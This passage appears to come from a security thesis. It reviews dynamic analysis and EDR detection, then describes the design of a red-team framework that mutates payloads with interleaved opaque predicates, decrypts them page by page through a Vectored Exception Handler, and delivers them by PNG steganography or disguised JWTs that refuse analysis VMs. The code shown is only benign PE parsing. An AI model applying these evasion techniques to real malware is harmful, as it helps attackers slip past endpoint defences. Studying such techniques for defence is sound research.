The **Dynamic Binary Instrumentation** modality consists of injecting monitoring code directly inside the executable during runtime. The process is articulated through sequential decomposition of the original code until the identification of a control-transfer instruction, such as `CALL`, `RET`, or `JMP`, that works as execution block delimiter. Inside that block, external code in charge of the analysis is introduced while simultaneously altering the return address to return control to the analytical framework, iteratively repeating the procedure for all the subsequent blocks.

The main known frameworks include Pin, which employs a *Just-In-Time* (JIT) compiler, and *DynamoRIO*, which directly manipulates the code at runtime, leveraging block caching mechanisms. The Dynamic Binary Instrumentation is crucial

to perform fine-grained analysis and to implement data labeling and data tainting analysis, allowing reliable tracing of information flow without compromising the original software logic.

The **Data Tainting** also focuses on fine-grained analysis, leveraging the placement of a marker (called "taint") on specific input data originating from external or untrusted sources, including direct user inputs and received network packets.

During the execution of the suspected software, each time an instruction interacts with such data, the framework analysis propagates the taint to all the relevant memory regions. The monitoring cycle ends when tainted data reaches a critical point defined by the software architecture, named *taint sink*. This event activates a procedure that retroactively reconstructs the entire data propagation chain, providing a detailed map of the interactions between the software and the operating system.

This procedure was originally developed and included in the Intrusion Detection Systems (IDS) to identify anomalies related to common vulnerabilities like the *buffer overflows*. Nowadays, this paradigm is employed to find malicious processes and to investigate specific scenarios such as user impersonation.

The most well-known implementations are *Vigilante*, which focuses on block worm propagation, *Panorama* for the input and output devices, and *Dytan*, which provides a more flexible API interface to dynamically trace information.

This technique has an intrinsic limitation: the computational complexity grows exponentially with respect to the input data scanned by the system and the number of simultaneously applied labels.

Virtual Machine Introspection is an advanced technique that inspects and monitors memory behavior in a virtualized environment operating externally from the guest system. This methodology involves the setup of the main detection instrument on the host operating system, constantly interrogating an auxiliary in-guest component, which is implemented as a kernel driver inside the virtual machine. This architecture enables the framework to collect detailed information on the possible alterations that the suspicious software may perform on the target system, maintaining the analysis software completely isolated from the target system and infected environment.

The main vulnerability in this technique is the driver itself. It is directly placed inside the guest system, which is potentially infected and may trigger the anti-detection techniques implemented in the malware. If the malware detects the VMI, the entire diagnostic process is compromised because the malicious application may interrupt or alter its behavior to avoid detection and then resume it later on the real system.

2.3.3 EDR/AV heuristics

Endpoint Detection and Response (EDR) solutions have gone beyond the traditional approach based on cryptographic signatures and standard behavioral monitoring, implementing advanced heuristic techniques and memory scanning to identify highly sophisticated threats [2]. The key evolution from static detection is the implementation of deep inspection of structural characteristics and dynamic behavior of the code, accomplished by integrating machine learning algorithms, threat intelligence, and continuous active telemetry collection on the endpoint. These measurements, as in behavioral analysis, focus on system calls, network connections, process execution, and attempts to alter the system registry keys.

2.3.3.1 Main Techniques

The EDR architecture surpasses the limitations of standard behavioral monitoring, integrating storage capabilities and long-term telemetry for causal analysis by means of *system-level provenance graphs*. Usually, classic behavioral analysis evaluates events in a restricted temporal window or inside a dedicated and isolated environment (sandbox); on the contrary, EDRs adapt themselves to evaluate continuous data flow between active subjects, such as processes and threads, and system objects (files, network sockets, registry keys). This type of model results in a direct graph with specific spatial and temporal properties, defining the exact causality of system operations.

The ability to store the entire execution history is crucial to identify Advanced Persistent Threats (APT), which are silent and low-profile threats that operate over long time periods (which can exceed 6 months) and therefore elude short-term inspections. Through the implementation of the provenance graphs, EDRs perform advanced forensics investigations using *backward tracking* operations, looking at the graph searching for the root cause or the entry point, and *forward tracking*, evaluating potential impacts on the system, starting from a single node or indicator of compromise [12].

2.3.3.2 Reliability

In terms of reliability, the semantic analysis enabled by the provenance graph is intrinsically more robust against any tampering and obfuscated attempts compared to non-structured audit logs. The primary challenge is the *dependence explosion* (state explosion of the graph), which derives from the coarse-grained nature of the analysis. If a single node of the provenance graph has numerous input and output edges, respectively N and M, the number of possible information flows is $N \times M$. This proliferation of theoretical dependencies may cause the incorrect labeling of legitimate nodes as malicious, generating numerous false positives and a high computational overload, weakening the validity of the analysis.

The fundamental approach to solve this challenge is *Causality-Preserving Reduction* (CPR), which removes redundant read and write operations that do not alter

causality, maintaining the integrity of the graph topology while sacrificing statistical information, such as frequency of access. Further compression is obtainable by implementing *Dependence-Preserving Reduction*, which is based on the computation of the graph global reachability using dependence graphs generated ad-hoc to minimize spatial impact [12]. There are several other mechanisms to mitigate, partially, this challenge (tag decay, fine-grained collectors, etc.)

2.3.3.3 Architecture

From an architectural point of view, the provenance graph is usually stored inside a graph database, which is a specific type of NoSQL database. It stores all data as nodes and edges, while providing semantic query interfaces with nodes and edges. As a result of this, executing graph algorithms, including backtracking and graph alignment, is fast and easy. On the other hand, the whole graph database must be loaded into the main memory to enable the queries.

Allocating a large portion of memory is still an option, but it can present significant input and output overhead. The preferred approach is to use detection algorithms. As a consequence, the newly designed approach is the streaming graph, a computational model in which detection algorithms process each flow only once in real time. It maintains critical correlations, labels, and the history state in high-speed memories like the cache memory.

This approach grants spatial efficiency while reducing operative latency, satisfying both temporal and detection requirements.

Chapter 3

Methodology

3.1 Design Process and Choice Motivations

The starting point of the project is the analysis of the three detection layers in which modern EDRs operate: the static analysis of the binary, the behavioral monitoring at runtime, and the memory inspection during execution. Each of these levels operates with distinct mechanisms and requires dedicated countermeasures. This analysis provided the fundamental basis of the framework and the successive implementation choices.

3.1.1 Two-Component Architecture

The first structural decision was the separation of the framework into two standalone tools: the Mutator and the Loader. From a technical standpoint, the two components operate in radically different contexts. The Mutator performs complex binary analysis, generates the control flow graph, performs liveness analysis and assembly manipulation. To achieve the desired result, Python offers the necessary ecosystem with several libraries (Angr, Capstone, Keystone, LIEF). The Loader, on the other hand, must run directly on the target system with direct access to the Windows API, making compiled languages such as C/C++ the most suitable choice, or non-compiled languages like Python or PowerShell if the system has the necessary dependencies. A single tool for both operations would have imposed unacceptable compromises on both fronts. From an operative standpoint, this architecture reflects the real flow of a red teaming operation: the Mutator is executed offline on the attacker's machine while the Loader is deployed on the target. This physical role separation makes integrating both into a single tool impractical. Finally, this separation grants high modularity: any payload can be processed by the Mutator independently of the Loader being used, and vice versa.

3.1.2 From Contiguous Junk Code to Opaque Predicate Interleaving

The most intuitive approach to evade static analysis is the insertion of useless instructions (junk code) as contiguous sequences, appending them before or after

the original code. However, modern EDRs are trained to isolate and discard dead code blocks, which are sequences of instructions that do not produce any observable side effects, making them effectively invisible to the analysis. To avoid this, the adopted solution is **interleaving**: the instructions of the opaque predicates are distributed and interlaced with the original payload instructions. With this approach, the injected instructions become structurally indistinguishable from the surrounding code and cannot be isolated from the analysis. The entire binary signature is altered, not only local portions. This choice introduces significant technical complexity: every relative address in the original code must be recalculated taking into account the injected instructions. In the case of a complete PE, the entire network of pointers – such as the entry point, exception table, IAT, and relocation tables – must be rebuilt coherently.

3.1.3 From Total Decryption to VEH with Sliding Window

Once the static problem is addressed, the risk of memory detection remains. A mutated payload is still visible to memory scanners at decryption time, before execution. Traditional loaders decrypt the entire payload before execution, leaving a temporal window in which the plaintext code is completely exposed. To manage the decryption flow, several techniques were available, such as inline hooking or API hooking. Each of these produces a high level of noise easily detectable by EDRs, and requires interactions with components external to the process. This is intrinsically weaker than a technique that manages everything internally. To avoid this weakness, the adopted technique is the **Vectored Exception Handler (VEH)**, a native Windows mechanism invoked directly from `ntdll` without any user-mode hook. The process installs the VEH on itself and is the only manager of it, with no external components involved. The VEH intercepts the exception generated by the access to a block set to `PAGE_NOACCESS`, decrypts only that block, and sets it to `PAGE_EXECUTE_READ` for execution. This scheme eliminates the need for `RWX` pages, one of the primary IoCs monitored by EDRs. The permission cycle rotates from `PAGE_NOACCESS` to `PAGE_READWRITE` to `PAGE_EXECUTE_READ`. This single-block decryption maximises stealth, but may introduce instability in the presence of loops in the code. The **sliding window** mechanism solves this problem by keeping decrypted only the most recently accessed blocks. Its size is an explicit and configurable parameter: a smaller window means more stealth, while a larger window guarantees better performance. The optimal choice depends on the payload size and the level of stealth required by the operation. The minimum block size is exactly one page, which is 4 KB. This was chosen because it is the minimum granularity at which Windows allows memory permission changes, and it maximises stealth in the single-block window case while still allowing larger multi-page windows for performance-oriented configurations.

3.1.4 Evolution of the Payload Delivery Mechanism

The three delivery mechanisms are developed to provide different trade-offs and adaptability, in order to have the best delivery option for every operational scenario.

3.1.4.1 Embedded

This technique is the starting point. The encrypted payload is included directly into the binary as a byte array in the `.data` segment. This approach is ideal for air-gapped environments or networks with restrictive firewalls, as it requires no network communications. The main limitation is that an executable containing a large encrypted array generates high entropy in the data section, a statistical indicator detected by most antivirus solutions even without a recognisable signature.

3.1.4.2 Steganography

To eliminate the entropy indicator, the payload is hidden inside an image file. Images have natively high entropy and large size, and their transit through perimeter monitoring systems does not raise any alarm. The loader remains lightweight; the payload is extracted at runtime using a predefined magic signature that precedes the encrypted blob in the image overlay.

3.1.4.3 JSON Web Token

The most advanced approach replicates the behaviour of legitimate software requesting license validation from a server controlled by the attacker. This mechanism enables several functionalities that are impossible to achieve with the previous approaches:

- server-side detection of analysis environments
- protection against replay attacks using the `exp` field
- dynamic distribution of the XOR key in the `nonce` field

The main disadvantage is a higher level of network noise, making this approach less suitable in the presence of advanced perimeter monitoring.

3.1.5 Tools Selection

3.1.5.1 Angr

Angr was chosen as the binary analysis engine for its ability to combine, in a single Python framework, CFG generation, liveness analysis, and jump table identification. These three functionalities are interdependent: the liveness analysis requires the CFG, and jump table identification is necessary to avoid injecting code into data areas within the `.text` section. This makes an integrated framework preferable to a combination of separate tools.

3.1.5.2 Capstone and Keystone

These two tools operate at a lower level of abstraction and are used for operations that require single-instruction precision: respectively, disassembly for jump normalisation and assembly of opaque predicates. Both present limitations in certain architecture-specific cases that required the development of a manual approach to handle the critical edge cases.

3.1.5.3 LIEF

LIEF manages the parsing and reconstruction of the PE, offering a complete abstraction of the PE format structures and simplifying the recalculation of the entire pointer network after injection.



Figure 3.1: Framework design process and architecture.

3.2 High-level Overview

The proposed framework relies on two primary components: the injector and the loader. The two integrate to complement different obfuscation techniques. The framework does not require a specific type of payload, providing high flexibility; it can be a position-independent shellcode or a fully compiled Portable Executable (PE). The chosen shellcode or executable might be recognized as a well-known threat by AVs and EDRs due to its static signature. To mitigate this, the first step is to inject junk instructions into the original payload. The **injector's** main purpose is to inject

specific chains of operations that do not alter the functionality of the original code, called opaque predicates (OPs). These opaque predicate instruction sequences are interleaved with the original code to hinder static signature matching and to reduce the likelihood of being discarded as irrelevant during automated analysis. Ultimately, it finalizes the payload by recalculating and fixing the relative memory displacements to account for the injected instructions. If the input is a complete PE, it also recalculates the header structures to ensure the correct functioning of the original code. The resulting shellcode or executable is a fully functioning copy of the original, with a size increase typically between 30% and 50%. The executable can also be launched directly or passed to the next component. The **loader** takes as input a fully XOR-encrypted shellcode or PE, managing the necessary relocations. The addresses of the necessary API functions are then manually found and stored by traversing the Process Environment Block and inspecting the `PEB_LDR_DATA`, which contains the information about the loaded modules. These functions are then called to allocate the required portion of memory for the payload and adjust the memory permissions. After memory allocation, the payload is manually copied and divided into logical chunks, referred to as blocks. Then, the payload is executed block by block. Initially, only the first block is decrypted and executed. When the execution moves to an encrypted block, an exception is triggered and immediately caught by a vectored exception handler. The Vectored Exception Handler (VEH) employs an adjustable sliding window and a map to track the decrypted blocks and ensure the correct execution flow. The map stores whether blocks are decrypted or encrypted, while the sliding window ensures that only a predetermined number of blocks can be decrypted simultaneously. The VEH cycles the block permission flags for each block: `PAGE_NOACCESS` for encrypted blocks, switching to `PAGE_READWRITE` for the decryption and re-encryption process and ultimately transitioning to `PAGE_EXECUTE_READ` for execution. The loader exhibits this behavior cyclically until the end of the execution, thereby limiting the exposure of the payload's plaintext content during execution.

3.3 Technical Design

This section provides a detailed technical description of each component introduced in Section 3.1, expanding on the mechanisms and implementation specifics behind each choice.

3.3.1 Block Decryption Strategy with Vectored Exception Handler (VEH)

Traditional loaders decrypt the entire payload in memory before execution. This leaves a time window in which the entire code is in plaintext and exposed to potential EDRs. The approach implemented to avoid this kind of problem is to set the entire payload to `PAGE_NOACCESS`, divide the payload into fixed-size logical blocks, and decrypt only one block at a time, reducing the time of exposure drastically. To

correctly achieve this type of operation, the loader must hijack the execution flow of the process. This operation can be done through various mechanisms, such as inline hooking or API debugging. The main disadvantage of these types of mechanisms is the level of noise they produce, potentially triggering defensive mechanisms. The proposed solution is to implement a Vectored Exception Handler that leverages a legitimate Windows mechanism. It catches the exception thrown by the process while trying to access a block purposely set to `PAGE_NOACCESS`, being invoked directly from the kernel (through `ntdll`) without requiring additional user-mode hooks. This type of approach also solves the challenge relative to the allocation of `RWX` memory pages, which is one of the primary IoCs detected by AVs. Through the VEH, the loader uses a cyclic but fragmented rotation of permissions:

$$\texttt{PAGE_NOACCESS} \rightarrow \texttt{PAGE_READWRITE} \rightarrow \texttt{PAGE_EXECUTE_READ}$$

This ensures that no block is simultaneously set to executable and writable, reducing the likelihood of triggering heuristic checks on permission anomalies. The block size chosen is the minimum permitted by Windows to correctly change the entire block permissions, which is equal to exactly one page, or 4096 bytes. This dimension is relatively small for large-sized payloads, meaning that to correctly execute a large payload, if only one block at a time is decrypted, the loader must frequently execute the decrypting cycle. Performing this operation too frequently presents disadvantages in both efficiency and stealth. From a stealth perspective, the portion of the payload code in plaintext must be minimal in order to restrict the possibility of being detected. This means that the memory forensics techniques will find less code to analyze in real time, but the continuous calls of functions to change the permissions associated with the code might be an alert. From an efficiency perspective, when the execution flow encounters instructions that jump between two specific blocks, such as loops, the decrypting process introduces a significant computational overhead and instability. These considerations led to the development of a sliding window mechanism. The VEH stores a map, indicating which blocks are currently decrypted. Until the window is completely occupied, the newly accessed blocks will be decrypted without any re-encryption of the previously decrypted ones. Once the window is full and a new block triggers an exception, the VEH will re-encrypt the least recently used block. The critical aspect is the choice of the window's capacity. It is a trade-off between execution efficiency (minimizing protection function calls) and memory stealth (minimizing the amount of plaintext blocks exposed). This dimension might be adjusted based on the size of the payload and the level of memory stealthiness required.

3.3.2 Payload Delivery Mechanism

There are different possibilities for delivering the payload to the loader. The first approach implemented is to directly embed the payload inside the loader as a constant stored in the data section. This can lead to detection or potentially raise flags if the size of the payload is large or the memory scanning techniques are highly specialized.

To avoid this type of problem, the next implementation was to embed the payload inside an image (steganography), which is a high-entropy, large file format, avoiding detection. The final, more experimental approach was to disguise the loader as a proprietary process asking an attacker-controlled server for a JSON Web Token (JWT), receiving as a response a legitimate, disguised JWT containing the payload in a specific field.

3.3.2.1 Embedded

The encrypted payload is stored as a byte array and directly inserted into the source code. Once built, the compiler will place the array into the `.data` section, if it's a variable, or into `.rdata` if marked as read-only or declared as a constant. This mechanism enables the loader to be standalone; it does not need to download or read any secondary file. It can be directly executed without any dependencies. By avoiding network interactions, such as HTTPS and DNS requests to download a stager or a remote payload, this method does not alert any perimeter defense system or traffic monitoring. This is optimal for operating in air-gapped environments or with very restrictive firewalls. On the other hand, this technique presents several disadvantages. Compiled executables containing large blocks of an encrypted array generate very high local entropy into the `.data` and `.rdata` sections. Most AVs use the analysis of the entropy to detect loaders and obfuscated files, even if the embedded payload is encrypted. Moreover, a small executable containing a disproportionate data section is a strong IoC.

3.3.2.2 Image Steganography

The payload to be delivered might have a medium or large size. In this case, the delivery method must be appropriate to contain a large file and avoid any detection from defensive mechanisms. The proposed solution is to load directly the payload from an image, which is a file that natively has high entropy and is common for software to load in process memory. An external Python tool takes as input an image and the payload raw bytes.

The primary implementation embeds the payload inside a PNG file using a custom private ancillary chunk, named `peLd`. This chunk type is compliant with the PNG specification: it respects the reserved bit and is marked as safe-to-copy, ensuring compatibility with standard PNG processing tools. The payload is split into blocks of up to 65536 bytes, mirroring the typical fragmentation adopted by PNG encoders. For each block, a chunk is serialized following the standard PNG format:

```
Length (4B, big-endian) + Type (4B) + Data + CRC (4B, big-endian)
```

where the CRC is computed over `Type + Data`, as required by the PNG specification. The resulting chunks are inserted immediately before the `IEND` marker, preserving the structural validity of the image file. On the loader side, the parser performs a linear scan of all `peLd` chunks, verifies the hardcoded magic signature and the payload length field, allocates the required memory, and proceeds with the XOR decoding.

As a simpler alternative, the payload can be appended directly to the image as a raw overlay, following this layout:

```
image + magic_sig + xor_key + payload_len + payload
```

where `magic_sig` is a predetermined string also hardcoded into the loader. The loader first searches for the signature, then reads the key (fixed at 256 bytes), and finally extracts `payload_len` bytes of payload. This approach is less structured but simpler to generate and parse, and remains a valid option when full PNG compliance is not required.

3.3.2.3 JSON Web Token

From a functionality standpoint, this type of architecture provides mechanisms to perform basic VM detection, replay avoidance, and several potential checks. Conversely, while these network operations mimic legitimate software validation, fetching a large and high-entropy blob of code over the network may raise red flags and prompt deep inspection from EDRs, as it is a common threat vector for remote code execution. The JSON Web Token (JWT) is a compact and secure standard to transmit some information between two parties in the form of JSON. It is typically used by proprietary programs to cryptographically verify the validity of the software licenses, manage subscriptions, and authorize the secure access of the software to the servers and APIs of the software developer. In the implemented approach, the loader and the server share a hardcoded key. Initially, the loader requests the JWT from the server, attaching specific hardware metrics of the client. The server authenticates the request, alongside the hardware configuration. If this data suggests the loader might be executed in an analysis environment, such as a virtual machine, the server might refuse to send the payload, evading analysis. The JWT contains several dummy fields, used to disguise the JWT as a legitimate one. The `exp` field contains an expiration date. Once the loader receives the JWT, it checks the expiration date against the system time, avoiding trivial replay attacks. The nonce field contains the XOR key used to encrypt the payload, easily disguised due to the natural high entropy of this field. Many legitimate JWTs of this type also contain a `session_config_blob` field, which carries a portion of code needed for the execution of the software. This is usually implemented to avoid the cracking of the IP software. Because of its high entropy and large size, this field is a more appropriate carrier for the encrypted payload. Finally, the server encrypts the JWT with the shared key and sends it to the loader. The loader will receive the JWT, decrypt it, parse it, retrieve the payload and key, perform the aforementioned expiration date checks, and continue execution similarly to the embedded version.

3.3.3 Tools and Environment

To avoid both static and behavioral detection, the proposed solution implements an instruction injector. Its primary purpose is to inject sequences of assembly

instructions preserving the original semantics of the payload while introducing a substantial level of noise at runtime. The sequences are based on opaque predicates, which are several mathematical constructs that perform some computations, both logical and algebraic, but always evaluate to a known constant (e.g., 0). The chain is built using reversible operations; every single instruction or set of instructions has its own counterpart performing the inverse computation. These sets are chosen randomly from a precomputed database, the sequence is computed, and the block is produced. The main limitation of traditional injectors is that these chains are typically inserted as a single, contiguous block. Modern EDRs are trained to identify and bypass code blocks lacking meaningful side effects (dead code), effectively neutralizing the traditional approach. To solve this challenge, the proposed solution is to interleave the chain's instructions with the original instructions, preventing defensive mechanisms from easily isolating and marking them as dead code. All the original relative addresses must then be corrected according to the portion of the injected code. In the case of simple shellcodes, only instructions using displacements must be taken into account and fixed. In the case of a full PE, all the different structures in the various sections must be rearranged to restore the original functioning. The injector is developed in Python, due to its versatility and the availability of robust binary analysis libraries.

3.3.3.1 Symbolic Execution Engine: Angr

The main tool employed to develop the injector is Angr. Originally developed by the Computer Security Lab at UC Santa Barbara, Angr is a versatile tool, completely developed in Python, and principally focuses on multi-architecture binary analysis. It offers several features for both static and dynamic analysis, employing an intermediate representation to perform different complex tasks such as the main ones utilized in the injector, concrete and symbolic execution. To correctly perform the execution, Angr is used to generate a Control Flow Graph (CFG). A CFG is a directed graph abstraction used to represent the possible execution paths taken by the program at runtime. Its structural composition is composed of nodes, also called basic blocks, which are maximal sequences of contiguous instructions without branches or exit points, and edges representing control flow transitions between basic blocks (bb), including jumps and function calls. Once the CFG is constructed, the injector performs a liveness analysis, a computation to evaluate which registers actually hold a value that will be employed by the software. The operation used in the liveness analysis can be represented with this formula:

$$IN[b] = Use[b] \cup (OUT[b] - Def[b])$$

Where $IN[b]$ represents registers live before the block. $Use[b]$ includes the registers used in the block b, $OUT[b]$ are the registers live after the block b, and $Def[b]$ are the registers with a value assignment inside the block. In order to correctly take into account all the possible assignments, this analysis is performed backwards.

With the results of this analysis, the injector takes from the pool of instructions only the ones that use registers not belonging to the $LIVE$ set. Another critical aspect implemented using Angr is the recognition and disentanglement between executable code and read-only data, avoiding injection inside data pools. Using the CFG generated by angr, the injector focuses on indirect jump resolution constructs, which compilers translate into jump tables. These tables are address lists that can be placed near executable code inside the `.text` section. This approach is also integrated with a manual approach to exactly pinpoint the address of the data table. Once these addresses are obtained, the injector manually classifies the data pool, specifically marking the data pools inside the code sections. Leveraging this classification, the actual injection engine applies exclusion zones to avoid expanding the areas in which data pools are present, preventing the corruption of pointers.

3.3.3.2 Assembly Manipulation: Capstone, Keystone, and Manual Approach

3.3.3.2.1 Capstone

Inside the mutation engine, Capstone was used as a Linear Disassembly Engine for low-level instructions. While Angr operates at a higher level, Capstone operates at a lower level. The first aspect for which Capstone was implemented is the payload normalization, expanding short jumps into near jumps. One of the primary challenges of injecting code inside a compiled file is that the distance between instructions changes. Compilers usually employ short jumps (employs an 8-bit relative offset). If the engine puts code inside the range of the jump, it can cause overflow. The solution is to apply a preliminary normalization to the payload, using Capstone to read sequentially all code sections, identifying all types of jumps, conditional or not. Once identified, all the short jumps are converted into near jumps, and the RVAs are appropriately updated. The creation and use of Opaque Predicates also depend on Capstone. Its API performs an in-depth check of all the instructions composing a specific OP, specifically the ones interacting with the stack, tracing the differential, and updating all the references and calls to the stack in order to preserve original displacements.

3.3.3.2.2 Keystone

While Capstone is being used as a disassembler, Keystone acts as an assembler, serving as the final step of the mutation chain. It enables the mutator to convert the disassembled and analyzed bytes and reassemble them into raw bytes (opcode x86-64), inserting them into the final executable. The main use of Keystone is assembling OPs. These predicates are initially stored in the database as assembly strings to simplify possible updates and comprehension of the database. These strings are passed into Keystone, which proceeds with the assembly process.

3.3.3.2.3 Manual Approach

Because of the high level of precision required by this project, there were several

aspects in which both Capstone and Keystone failed to perform precisely, and a manual approach was required. The main limitation of Capstone is that it is a Linear Sweep Disassembler. Starting from a base address, it will try to sequentially interpret every byte as a valid x86-64 instruction. As previously mentioned, PE files usually place jump tables inside the code section. When Capstone encountered these bytes, it tried to translate them, erroneously interpreting them as "phantom instructions" of 5 or 6 bytes, instead of the real 4 bytes of the addresses. To circumvent this limitation, the software implements a specific function that isolates the code around the jump tables, passing to Capstone only the pure code sub-segments. The x86-64 architecture is complex and redundant; the same operation might be assembled in several ways using different combinations of bytes. If Keystone generates this instruction, it will do it according to a predefined binary version, which might not be compatible with the original version emitted by the compiler. More specifically, during the displacement fixups, all the memory references based on RIP break during the assembly due to this limitation. The proposed approach was to avoid substituting the entire instruction while replacing only the last 4 bytes of the original one, which always contain the displacement. This approach completely maintains the rest of the original instruction, reducing the probability of incompatibility issues.

3.3.3.3 PE File Parsing and Reconstruction

While Capstone and Angr can work directly on a shellcode, they require an appropriate parsing step when analyzing a PE. To address this, the proposed solution utilizes the LIEF library to completely map the binary. The LIEF library's main features are the parsing, modifying, and abstracting of the PE, making it the right choice for the purpose. Starting from the PE, the parser extracts data and fields from the PE, constructing a specific `PEInfo`. The `PEparser` first isolates `.text` sections and passes it to the mutation engine; meanwhile, the data sections (`.data`, `.rdata`, `.rsrc`) are preserved in order to avoid any data corruption. There are several other sections that are extracted by LIEF and then manually adjusted. First, the relocation table is extracted; this table will be handled separately later because it contains all the PE RVAs about absolute memory addresses. Then the exception handling directory is extracted. In Windows 64-bit, the error management (try and catch) is implemented through external tables, which indicate the RVA boundaries of every single function. Lastly, it traces the locations of the Import Address Table and the Export Table. The injections generate a ripple effect. A PE is fundamentally based on a physical structure on disk composed of raw file offsets, and its projection in the RAM, composed of virtual addresses. Expanding a section means that every successive one will be pushed further down the file. The proposed solution is a complete sequential topological recalculation. It starts from the file header and continues to map until the end of the file, calculating the new dimensions, pushing forward the starting addresses, and the successive sections based on the amount of injected bytes. The Windows loader is extremely rigorous about the dimensions of blocks and memory

page alignment. Every section must be respectively 512 bytes (or multiples) on disk, and 4096 bytes (or multiples) in memory. The reconstruction process enforces these alignment rules through a mathematical computation; it calculates the real dimension of the mutated code and adds the necessary padding. The real critical aspect of the reconstruction is the network of pointers that compose the PE. This aspect is completely managed by an `OffsetTracker` class, which registers every single transition of bytes during the mutation phase, enabling the reconstruction to translate old coordinates (RVAs) to the new ones. This is particularly important for three critical metadata:

- **Entry Point**: indicates the exact point at which the execution of the program begins. The relocation calculates the new position and updates it in the header field.
- **Exception Handling (Unwind Metadata)**: as previously introduced, injections alter the length and position of functions, invalidating the exception table (`.pdata`). The reconstruction phase will run through all the tables and update the RVA boundary of each block.
- **IAT and Relocations**: if the data section is being shifted, every pointer to Windows API, or absolute global variables, no longer points to the correct table. The injector must update the general index (Data Directory), enabling the Windows Loader to find the new shifted tables.

3.3.3.4 Debuggers and Analysis Tools

During the development process, the final executable had several crashes and different issues. In order to solve them, the executable was continuously tested on a Windows system, alongside WinDbg. Because of the nature of the errors, using a symbol file was not useful and the debugging phase primarily concerned low-level analysis. As an example, in the final stages, the software usually crashed while trying to execute different calls. The solution was discovered using WinDbg to do *reverse disassembly* through `ub` or `u module+offset` from the exact crash point. The typical steps were obtaining the address from the call, disassembling it, and understanding what it contains: if it contains random bytes without any logical structure, the displacement is likely incorrect. To understand what was wrong with the displacement, the disassembly of the original file was compared with the mutated one. Several bugs where old `CALL` instructions pointed in the middle of injected code were solved using this approach. Once a correctly working executable was obtained, the first preliminary analysis was to perform a scan through PEStudio.

Chapter 4

Implementation

4.1 Mutator

The Mutator is the core component responsible for injecting junk code and polymorphic transformations into the compiled binary without altering its original semantics. It takes a target executable or shellcode as input and outputs a functionally equivalent, yet structurally obfuscated, payload. The first step of the process is mutating the original payload, injecting several additional instructions. The Mutator is invoked as:

Listing 4.1: Mutator command-line syntax

```
usage: main.py [-h] [-o OUTPUT_FILE] [--os {win,linux,safe}] [--no-stack] [-v] [--strip-
 resources] [--safereg] input_file
```

The input file can be either a `.bin` or a `.exe` file. The options represent:

- **`-h`**: shows a short help message and usage information.
- **`-o`**: determines the name and path of the output file.
- **`-os`**: enables the user to choose from three compatibility modes: Linux, Windows, and a third safe mode that is compatible with both, restricting the set of registers used.
- **`-no-stack`**: disable the use of stack-based instructions in the injection.
- **`-v`**: shows additional information during execution.
- **`-strip-resources`**: strips RT_VERSION and RT_ICON resources from the mutated PE, removing version-info and icon metadata commonly used in static analysis. It has no effect on shellcode inputs.
- **`-safereg`**: restricts chain registers to RAX, R10, and R11 only. It reduces entropy but also reduces the risk of argument-register corruption. It is off by default.

4.1.1 PE Parser

The first module of the mutator is the PE parser, dedicated to the initial parsing of the executable using LIEF. The entire PE, along with its metadata, is declared as a single dataclass called `PEInfo`, containing several crucial data structures that will be populated during the parsing.

Listing 4.2: PEInfo dataclass structure

```
    @dataclass
class PEInfo:
    # Complete PE file information needed for mutation
    # Raw content of the original binary
    original_binary_content: bytes
    # File path
    file_path: str
    # Basic headers
    image_base: int
    entry_point_rva: int
    size_of_image: int
    section_alignment: int
    file_alignment: int
    # Architecture
    is_64bit: bool
    machine_type: int
    # Sections
    sections: List[SectionInfo] = field(default_factory=list)
    code_sections: List[SectionInfo] = field(default_factory=list)
    # Relocations
    relocations: List[RelocationEntry] = field(default_factory=list)
    has_relocations: bool = False
    # Imports
    imports: List[ImportInfo] = field(default_factory=list)
    # Exports
    exports: List[ExportInfo] = field(default_factory=list)
    # Exception handling (.pdata)
    exceptions: List[ExceptionEntry] = field(default_factory=list)
    # TLS
    tls_callbacks: List[int] = field(default_factory=list)  # RVAs
    # Security
    has_signature: bool = False
    signature_rva: int = 0
    signature_size: int = 0
    # Data directory RVAs (for reference)
    data_directories: Dict[str, Tuple[int, int]] = field(
    default_factory=dict)
    # Original LIEF binary object
    _lief_binary: object = None
```

Once the input file is received, the Mutator detects if it's a PE file with a try and catch block, checking first the DOS header signature (magic number). If successful, it gets the PE header offset, and it checks the PE signature. In this initial check, the approach is to work directly at the byte level, both for the check and to get the

`pe_offset`, using `struct.unpack` to access the interested pointer directly.

Listing 4.3: PE file format detection via byte-level header check

```
    try:
            with open(file_path, "rb") as f:
                # Check DOS header magic
                dos_magic = f.read(2)
                if dos_magic != b"MZ":
                    return False

                # Get PE header offset
                f.seek(0x3C)
                pe_offset = struct.unpack("<I", f.read(4))[0]

                # Check PE signature
                f.seek(pe_offset)
                pe_sig = f.read(4)
